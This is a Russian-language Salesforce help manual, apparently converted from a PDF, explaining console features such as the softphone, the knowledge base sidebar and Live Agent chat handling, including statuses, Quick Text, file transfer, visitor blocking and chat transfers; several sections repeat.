
Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
 консолью Service Cloud.


Доступно в версиях:  
**Performance Edition** и  
**Developer Edition** с  
 консолью Sales Cloud.

Доступно в версиях:  
**Enterprise Edition** и  
**Unlimited Edition** с  
 консолью Sales Cloud (за  
 дополнительную плату).

### Всплывающие уведомления для списков



(1) Желтый цвет: изменение записи. (2) Синий цвет: последний просмотренный элемент. (3) Жирный шрифт и курсив: изменение поля, указанного администратором.

 **Прим.:** Объекты и их поля, доступные для всплывающих уведомлений: учетные записи, контакты, обращения, интересы, возможности, кампании, задачи и настраиваемые объекты.


СМ. ТАКЖЕ:


[Использование консоли Salesforce](#)



## Использование программного телефона на консоли Salesforce



Программный телефон в консоли позволяет просматривать записи, связанные с телефонными вызовами, а также получать, размещать и передавать вызовы.

Пользователь центра обработки вызовов может использовать программный телефон только при наличии адаптера СТИ, созданного посредством инструментария [CTI Toolkit 3.0](#) или 4.0, или центра обработки вызовов, созданного посредством [Open CTI](#).

Чтобы добавить программный телефон в нижний колонтитул консоли, нажмите кнопку . Добавлять примечания в журналы вызовов можно с помощью журнала взаимодействия. Журнал вызовов — это запись, добавляемая автоматически при использовании программного телефона. Данная запись содержит номер телефона, имя вызывающего абонента, дату, время и продолжительность вызова. Чтобы просмотреть журналы вызовов, воспользуйтесь связанным списком «Журнал действий», доступным в любой связанной записи.

 **Важное замечание:** Ниже перечислены условия возможной потери данных. (1) Обновление обозревателя во время вызова; (2) одновременное использование программного телефона в нескольких обозревателях; (3) переключение на программный телефон в обозревателе без консоли.

 **Прим.:** При использовании адаптера СТИ, разработанного с помощью инструментария CTI Toolkit 4.0, кнопка  отображается в нижнем колонтитуле даже в случае отсутствия подключения к адаптеру.

 **Совет:** Можно скрыть программный телефон, нажав , однако удалить его из нижнего колонтитула консоли невозможно. Также можно изменить высоту окна программного телефона, перетягивая верхнюю рамку. При нажатии кнопки «**Завершить вызов**» все сделанные обновления журнала взаимодействия сохраняются до окончания вызова.

СМ. ТАКЖЕ:

- [Использование программного телефона](#)
- [Общие сведения о Call Center](#)
- [Использование консоли Salesforce](#)

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:

**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

Доступно в версиях:

**Performance Edition** и  
**Developer Edition** с  
консолью Sales Cloud.

Доступно в версиях:

**Enterprise Edition** и  
**Unlimited Edition** с  
консолью Sales Cloud (за  
дополнительную плату).


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ



Для просмотра и использования программного телефона:

- Участник центра обработки вызовов

## Поиск статей базы знаний в консоли Salesforce



Если база знаний Salesforce и ее боковая панель настроены администратором, статьи будут отображаться автоматически при выборе обращения в консоли.

Чтобы решать обращения быстрее, при вводе сведений в тему обращения предложенные статьи отображаются на боковой панели. Данный список содержит только те статьи, которые были обновлены в течение последних 30 дней. Чтобы просмотреть более ранние статьи, введите критерий поиска или отфильтруйте результаты поиска. Чтобы просмотреть статьи по категории, языку или статусу проверки, щелкните значок  и выберите параметры фильтрации. Эти фильтры доступны только в том случае, если организация поддерживает статусы проверки и многоязычные статьи. Доступные языки определяются администратором. Боковая панель содержит только следующие столбцы: «Новинка», «Заголовок статьи» и «Самое популярное». Чтобы изменить размер столбцов, перетащите линию между ними. Запрещается добавлять, удалять или изменять порядок отображения столбцов.

Чтобы найти статьи для принятия решения по обращению, нажмите значок , введите ключевые слова в поле «Поиск» и нажмите кнопку **«Начать»**. Чтобы прикрепить статью к обращению, установите флажок напротив нужной статьи и щелкните **«Вложить в обращение»**. Статья может быть вложена только в сохраненное обращение. Напротив статьи, которая уже вложена в обращение, отображается значок  .

Чтобы изменить количество отображаемых статей, щелкните индикатор в левом нижнем углу боковой панели и выберите нужное количество. Одновременно можно просматривать 10, 25, 50, 100 или 200 статей. После изменения данного параметра отображается первая страница списка.

Чтобы показать или скрыть боковую панель, наведите указатель мыши на полосу

прокрутки и щелкните значок  или  . Перетащите линию в область между боковой панелью «Статьи» и страницей сведений для изменения их ширины.

СМ. ТАКЖЕ:

[Использование консоли Salesforce](#)

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:

**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях:

**Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях:

**Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра статей Salesforce Knowledge:

- «Чтение» для типа статьи

Для добавления статей Salesforce Knowledge в обращения:

- «Редактирование» для обращений



## Live Agent для агентов службы поддержки

Вас приветствует приложение Live Agent для агентов службы поддержки! Live Agent — это универсальное решение, позволяющее быстро обрабатывать проблемы клиентов посредством чата.

Агент службы поддержки ежедневно обрабатывает различные проблемы клиентов. Live Agent — это решение, полностью интегрированное в систему Salesforce и предоставляющее централизованный доступ ко всем сведениям о клиентах. Кроме того, система Salesforce использует возможности Service Cloud для предоставления доступа к важным инструментам (например, база знаний и предопределенные сообщения), позволяющим повышать эффективность обслуживания клиентов и сокращать время закрытия обращений.

Независимо от продолжительности использования приложения Live Agent, доступные инструменты позволяют упростить одновременное обслуживание разных клиентов посредством чата. Итак, начнем.

СМ. ТАКЖЕ:

[Live Agent для администраторов службы поддержки](#)

[Live Agent для администраторов](#)

[Полномочия для агентов службы поддержки Live Agent](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для общения с посетителями в приложении Live Agent на консоли Salesforce:

- Приложение Live Agent, включенное, настроенное и добавленное в приложение консоли Salesforce

## Помощь клиентам посредством чата

Использование Live Agent помогает вашим клиентам быстро решать задачи.

Благодаря Live Agent в консоли Salesforce пользователь получает доступ к некоторым другим продуктам Service Cloud, что позволяет оказывать клиентам исчерпывающую помощь.

### Изменение статуса Live Agent

Функция изменения статуса Live Agent позволяет контролировать доступность пользователя для принятия новых и перенаправленных чатов.

### Общение с клиентами

Чтобы начать общение с клиентами, рекомендуем принять входящий запрос на чат.

### Доступ к сведениям о клиентах во время чата

Вкладка «Сведения» автоматически открывается при принятии входящего запроса на чат. Данная вкладка содержит сведения о посетителе и позволяет просматривать записи, связанные с чатом (например, контакты и обращения).

### Отправка сообщений «Быстрый текст» в чатах

Готовые сообщения позволяют ускорить процесс отправки типовых сообщений клиентам чата.

### Перенос файлов во время чата

Пользователи могут предоставлять клиентам возможность загрузки и переноса файлов во время чата, позволяющих упростить передачу дополнительных сведений о возникших проблемах.

### Блокировка нежелательных клиентов чата

Пользователи могут блокировать чаты от назойливых клиентов прямо на консоли Salesforce. Например, пользователь может заблокировать клиента, использующего оскорбительные выражения или отправляющего нежелательные сообщения.

### Завершение сеанса чата

По завершении общения с клиентом и обновления связанных записей рекомендуем завершить сеанс чата.

### Изменение статуса Live Agent

Функция изменения статуса Live Agent позволяет контролировать доступность пользователя для принятия новых и перенаправленных чатов.

### Общение с клиентами

Чтобы начать общение с клиентами, рекомендуем принять входящий запрос на чат.

### Доступ к сведениям о клиентах во время чата

Вкладка «Сведения» автоматически открывается при принятии входящего запроса на чат. Данная вкладка содержит сведения о посетителе и позволяет просматривать записи, связанные с чатом (например, контакты и обращения).

### Отправка сообщений «Быстрый текст» в чатах

Готовые сообщения позволяют ускорить процесс отправки типовых сообщений клиентам чата.

### Перенос файлов во время чата

Пользователи могут предоставлять клиентам возможность загрузки и переноса файлов во время чата, позволяющих упростить передачу дополнительных сведений о возникших проблемах.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для общения с посетителями в приложении Live Agent на консоли Salesforce:

- Приложение Live Agent, включенное, настроенное и добавленное в приложение консоли Salesforce

### Блокировка нежелательных клиентов чата

Пользователи могут блокировать чаты от назойливых клиентов прямо на консоли Salesforce. Например, пользователь может заблокировать клиента, использующего оскорбительные выражения или отправляющего нежелательные сообщения.

### Завершение сеанса чата

По завершении общения с клиентом и обновления связанных записей рекомендуем завершить сеанс чата.

## Изменение статуса Live Agent

Функция изменения статуса Live Agent позволяет контролировать доступность пользователя для принятия новых и перенаправленных чатов.

Приложение Live Agent поддерживает статусы «В сети», «Отошел» и «Не в сети». При закрытии приложения Live Agent статусу пользователя автоматически присваивается значение «Не в сети» и завершаются любые активные сеансы чата.

1. Чтобы открыть окно мониторинга чата, щелкните виджет нижнего колонтитула Live Agent.
2. Чтобы просмотреть параметры статуса, щелкните стрелку раскрывающегося списка в верхнем правом углу окна мониторинга чата.
3. Выберите нужный статус.

### Статусы Live Agent

Статусы Live Agent определяют порядок взаимодействия с клиентами при разных условиях доступности.

### Статусы Live Agent

Статусы Live Agent определяют порядок взаимодействия с клиентами при разных условиях доступности.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для общения с посетителями в Live Agent на консоли Salesforce:

- Приложение Live Agent, включенное, настроенное и добавленное в приложение консоли Salesforce

## Статусы Live Agent

Статусы Live Agent определяют порядок взаимодействия с клиентами при разных условиях доступности.

| Статус    | Описание   |
|-----------|--|
| В сети    | Пользователи могут получать и принимать входящие чаты и переносы.  |
| Отошел    | Пользователи могут продолжать любые выполняемые сеансы чата, но не могут принимать входящие чаты или переносы. |
| Не в сети | Пользователи не могут принимать входящие чаты или переносы и недоступны для перенаправления чатов.             |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

## Общение с клиентами

Чтобы начать общение с клиентами, рекомендуем принять входящий запрос на чат.

При получении нового запроса на чат или перенос окно мониторинга чата отображает отложенный запрос. Для каждого запроса отображается исходное развертывание (или веб-сайт), имя клиента (если доступно) и время ожидания ответа (в минутах).

Одновременно пользователи могут общаться с несколькими клиентами. Каждый сеанс чата открывается на отдельной основной вкладке.

1. Щелкните **«Принять»** для нужного запроса в окне мониторинга чата.  
Журнал чата открывается на новой основной вкладке.
2. Введите нужное сообщение в соответствующее поле.
3. Чтобы отправить сообщение клиенту, нажмите кнопку **«Отправить»** или клавишу ENTER.
4. По завершении нажмите кнопку **«Завершить чат»**.  
Если чат завершается клиентом, то журнал чата отображает соответствующее уведомление.

СМ. ТАКЖЕ:

[Отправка сообщений «Быстрый текст» в чатах](#)

[Добавление статей в чаты Live Agent](#)

[Перенос чатов](#)

[Перенос файлов во время чата](#)

[Добавление записей в транскрипты чата](#)

[Завершение сеанса чата](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.


## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для общения с посетителями в приложении Live Agent на консоли Salesforce:

- Приложение Live Agent, включенное, настроенное и добавленное в приложение консоли Salesforce

## Доступ к сведениям о клиентах во время чата

Вкладка «Сведения» автоматически открывается при принятии входящего запроса на чат. Данная вкладка содержит сведения о посетителе и позволяет просматривать записи, связанные с чатом (например, контакты и обращения).

- Чтобы найти нужную запись, введите ее имя в соответствующее поле раздела «Связанные объекты» и щелкните значок . Чтобы связать найденную запись с чатом, выберите ее в списке результатов поиска и нажмите кнопку «Сохранить».
- Пользователи более давних организаций могли просматривать записи и сведения о посетителях на панели «Связанные объекты» во время чатов. Тем не менее, начиная с выпуска Summer'14 панель «Связанные объекты» вкладки «Сведения» недоступна новым клиентам Live Agent. Панель «Связанные объекты» будет доступна только текущим клиентам.
- Чтобы открыть связанную запись в новой вкладке, щелкните ее имя.
  - Чтобы создать запись, нажмите кнопку «Создать обращение», «Создать интерес», «Создать контакт» или «Создать организацию».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для поиска и просмотра записи:

- «Чтение» для объекта  
И  
«Создание» для транскриптов Live Chat

Для создания записи:

- «Создание» для объекта  
И  
«Создание» для транскриптов Live Chat

Для редактирования записи:

- «Редактирование» для объекта  
И  
«Создание» для транскриптов Live Chat

Для удаления записи:

- «Удаление» для объекта  
И  
«Создание» для транскриптов Live Chat

## Отправка сообщений «Быстрый текст» в чатах

Готовые сообщения позволяют ускорить процесс отправки типовых сообщений клиентам чата.

Быстрый текст позволяет сократить время отправки ответа клиентам путем добавления готовых сообщений (например, приветствия или типичные этапы устранения неполадок) в сообщения чата.

 **Прим.:** При отсутствии доступа к быстрому тексту обратитесь к администратору.

1. При общении с клиентом введите символы „;“ в поле сообщения. Данное действие возвращает список сообщений «Быстрый текст». Сообщения, использовавшиеся последними, отображаются вверху списка.
2. Чтобы просмотреть дополнительные доступные сообщения «Быстрый текст», введите слово или фразу. Данное действие возвращает список сообщений, содержащих введенные слова.
3. Чтобы просмотреть заголовок и полный текст сообщения, щелкните или выделите нужное сообщение посредством клавиш со стрелками. Полное сообщение отображается внизу списка «Быстрый текст».
4. Чтобы выбрать сообщение и добавить его в чат, дважды щелкните или выделите нужное сообщение и нажмите клавишу ENTER.
5. Чтобы отправить сообщение, нажмите кнопку «**Отправить**» или клавишу ENTER.

СМ. ТАКЖЕ:

[Создание сообщений «Быстрый текст»](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к быстрому тексту во время общения с посетителями в приложении Live Agent:



- «Чтение» для объекта «Быстрый текст»


## Перенос файлов во время чата

Пользователи могут предоставлять клиентам возможность загрузки и переноса файлов во время чата, позволяющих упростить передачу дополнительных сведений о возникших проблемах.

Например, клиенты могут загружать и передавать агентам снимки сообщений об ошибках, возникающих во время выполнения операций.

Клиент может загрузить файл только после связывания чата с записью (например, обращение или контакт). Файл клиента не может быть добавлен в транскрипт во время чата, так как транскрипты создаются после завершения чатов.

1. Чтобы найти или создать запись для добавления в чат, щелкните значок .
2. Щелкните значок переноса файла (  ).
 

 **Прим.:** Файл может быть загружен клиентом только после начала его переноса посредством специального значка. Данный алгоритм позволяет исключить загрузку нежелательных или потенциально опасных файлов в чат.
3. Выберите запись, найденную или созданную в первом действии. При этом клиенту предлагается загрузить файл в окно чата.
4. Чтобы просмотреть файл, отправленный клиентом посредством чата, щелкните соответствующую ссылку в журнале чата.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования на консоли Salesforce:

- "Приложение Live Agent, включенное и настроенное в организации

И

Приложение Live Agent, настроенное в приложении консоли Salesforce







## Добавление вложений в чат

### Добавление статей в чаты Live Agent

Виджет Knowledge One позволяет быстро находить статьи, которые могут быть полезны при решении проблем клиентов.

Виджет Knowledge One доступен только в том случае, если организация использует компонент Salesforce Knowledge, а сам инструмент добавлен администратором в приложение консоли Salesforce.

1. При общении с посетителем выберите нужную статью из списка, отображаемого виджетом Knowledge One. При этом откроется вкладка, содержащая полный текст статьи.
2. Чтобы найти конкретную статью, введите слово или фразу в текстовую область виджета и щелкните значок  или нажмите клавишу ENTER.
  - Чтобы найти все статьи, включая те, которые отсутствуют в списке, щелкните значок , расположенный в верхней части виджета. Функция основного поиска позволяет фильтровать отображаемые результаты по определенным типам статей.
  - Чтобы отфильтровать результаты поиска, щелкните «**Фильтры**» и выберите параметры фильтрации.
3. Щелкните значок  напротив нужной найденной статьи и выберите пункт «**Опубликовать**». При этом текст статьи отображается в текстовом поле чата.
4. Чтобы отправить статью посетителю, нажмите кнопку «**Отправить**» или клавишу ENTER на клавиатуре.
 

 **Прим.:** При настройке поля «Chat Answer» для статей пользователи могут отправлять статьи только посетителям. В противном случае статьи доступны только для просмотра.

СМ. ТАКЖЕ:

[Настройка ответов чата из статей базы знаний](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для поиска и просмотра статьи:





- «Чтение» для типа статьи

## Добавление записей в транскрипты чата

Пользователи могут находить или создавать записи для добавления в транскрипт чата во время общения с клиентами.

Пользователи могут находить текущие записи или создавать новые записи для связывания с транскриптом во время общения с клиентами. Например, создайте обращение на основе проблемы клиента или найдите текущий контакт клиента и добавьте данные записи в транскрипт для последующего просмотра. Транскрипты поддерживают добавление стандартных или настраиваемых записей.

1. Чтобы добавить запись в транскрипт, щелкните значок  во время общения с клиентом.
 

 **Прим.:** Транскрипт чата позволяет добавлять только одну запись каждого типа. Например, один транскрипт может быть дополнен только одним обращением.
2. Чтобы найти текущую запись, выполните указанные ниже действия.
  - a. Щелкните значок поиска (  ) напротив нужного типа записи в окне записей.
  - b. Введите имя нужной записи и нажмите клавишу ENTER. При этом запись откроется на новой вкладке.
  - c. Щелкните значок добавления (  ) повторно.
  - d. Установите флажок напротив найденной записи для ее связывания с транскриптом чата.
3. Чтобы создать запись, выполните указанные ниже действия.
  - a. Щелкните значок создания (  ) напротив нужного типа записи.
  - b. Заполните соответствующие поля и сохраните новую запись. Созданная запись будет автоматически связана с транскриптом.
4. По завершении работы закройте чат.
5. При необходимости нажмите кнопку **«Сохранить»**. Связанные записи добавляются в транскрипт. При необходимости просмотрите данные записи посредством подробного представления транскрипта.

СМ. ТАКЖЕ:

[Транскрипты Live Agent](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для поиска и просмотра записи:

- «Чтение» для объекта И
- «Создание» для транскриптов Live Chat

Для создания записи:

- «Создание» для объекта И
- «Создание» для транскриптов Live Chat

Для редактирования записи:

- «Редактирование» для объекта И
- «Создание» для транскриптов Live Chat

Для удаления записи:


- «Удаление» для объекта И
- «Создание» для транскриптов Live Chat

## Блокировка нежелательных клиентов чата


Пользователи могут блокировать чаты от назойливых клиентов прямо на консоли Salesforce. Например, пользователь может заблокировать клиента, использующего оскорбительные выражения или отправляющего нежелательные сообщения.

Блокировка чата инициирует завершение чата и блокировку любых новых запросов на чаты, исходящих с IP-адреса пользователя.

При получении большого количества нежелательных чатов из отдельного региона администратор может заблокировать целые диапазоны IP-адресов.

1. Щелкните значок  на панели взаимодействия.
2. (Дополнительно) Введите комментарий, поясняющий причину блокировки данного посетителя.
3. Щелкните «**Блокировать**».

Параметр «**Блокировать**» инициирует незамедлительное завершение чата и отображение посетителю уведомления о завершении чата агентом. При участии нескольких агентов в конференции параметр «**Блокировать**» инициирует незамедлительное завершение конференции и отображение другим агентам соответствующего уведомления.

При отсутствии значка  на консоли обратитесь к администратору Salesforce для его включения. IP-адрес может быть разблокирован только администратором.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для общения с посетителями в приложении Live Agent на консоли Salesforce:

- Приложение Live Agent, включенное, настроенное и добавленное в приложение консоли Salesforce

## Завершение сеанса чата

По завершении общения с клиентом и обновления связанных записей рекомендуем завершить сеанс чата.

По завершении чата с клиентом основные и второстепенные вкладки, связанные с данным чатом, остаются открытыми на консоли. Чтобы сохранить выполненную работу и освободить место для других чатов, закройте данные вкладки.

1. Закройте основную вкладку чата.
2. При необходимости нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для общения с посетителями в приложении Live Agent на :

- Приложение Live Agent, включенное, настроенное и добавленное в приложение

## Сотрудничество и обращение за помощью

### Передача чатов агентам, навыкам или кнопкам

Чаты Live Agent могут быть переданы другому агенту, навыку или кнопке, в результате чего ваши клиенты получают квалифицированную помощь из наиболее осведомленных источников.

Передача чата Live Agent аналогична пересылке сообщения электронной почты или передаче обращения другому агенту. Передачу имеет смысл использовать, если у клиента есть проблема, которую может решить другой клиент, либо если клиенту требуется агент с определенным навыком. Способ доставки чата следующему агенту зависит от типа используемой передачи.

Система поддерживает три типа передачи: передача агенту, передача навыку и передача кнопке. Чтобы помощь клиентам предоставлялась максимально оперативно, некоторые типы передачи чата могут превышать настроенную пропускную способность агентов. Настроить пропускную способность агента можно с помощью конфигурации Live Agent или конфигурации присутствия при использовании мультиканала организацией.

| Тип передачи    | Сценарий   | Способ передачи   | Вероятность превышения настроенной пропускной способности агента |
|-----------------|--|---|--|
| Передача агенту | Необходимо передать чат агенту Джейн, потому что она идеально подходит под требования обращения. | Запрос на чат отправлен агенту Джейн. Если она примет запрос, чат будет передан ей, а ваше рабочее пространство чата закроется.   | Да   |
| Передача навыку | Необходимо переслать чат агенту с навыком «специалист по счетам».                                | Запрос на чат отправляется всем агентам, назначенным для этого навыка, и чат будет передан первому агенту, который примет запрос. | Да   |
| Передача кнопке | Необходимо передать чат из очереди продаж в очереди на обслуживание.                             | Чат передается доступному агенту, назначенному для выбранной кнопки или очереди.  | Нет  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Для чатов, переданных непосредственно агенту или группе навыков, допускается превышение принятой пропускной способности агента. Это значит, что агенты будут всегда получать запросы на чат, даже если уже обрабатывают максимально допустимое число чатов. Если запрос на передачу будет отклонен или время ожидания истечет, первый агент может назначить другого принимающего или использовать другой способ.

Чаты, отправленные от кнопок или очередей, всегда учитывают настроенную пропускную способность агента. Таким образом, агенты, назначенные для той кнопки или очереди, не получают запрос на передачу или на чат, пока их пропускная способность не будет открыта. Не волнуйтесь! Клиентам все равно не придется долго дожидаться другого агента. Когда чат отправляется в новую очередь, он добавляется в список входящих чатов по времени существования, поэтому он будет отображаться над более новыми запросами на чат.

Когда агент принимает переданный чат, прикрепленные к транскрипту чата записи (например, обращение или контакт) открываются рядом с чатом в рабочем пространстве. Принимающий агент обладает всеми сведениями, чтобы сразу оказать помощь клиенту без дополнительного поиска связанных записей. Эти записи постоянно обновляются, так как предыдущий агент обязан сохранять любые изменения при запуске передачи.



**Прим.:** Если принимающий агент не обладает полномочиями для просмотра одного или нескольких прикрепленных объектов, эти элементы не откроются в переданном рабочем пространстве.

### Перенос чатов

Пользователь может передавать сеансы чата другим агентам, если клиенту требуется дополнительная помощь в определенном вопросе, либо оставить место для новых запросов.


### Перенос чатов

Пользователь может передавать сеансы чата другим агентам, если клиенту требуется дополнительная помощь в определенном вопросе, либо оставить место для новых запросов.

## Перенос чатов

Пользователь может передавать сеансы чата другим агентам, если клиенту требуется дополнительная помощь в определенном вопросе, либо оставить место для новых запросов.

1. При общении с клиентом в чате нажмите кнопку «Перенос».



2. Выберите параметр передачи из любого меню.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.


Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.


Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для общения с посетителями в приложении Live Agent на консоли Salesforce:

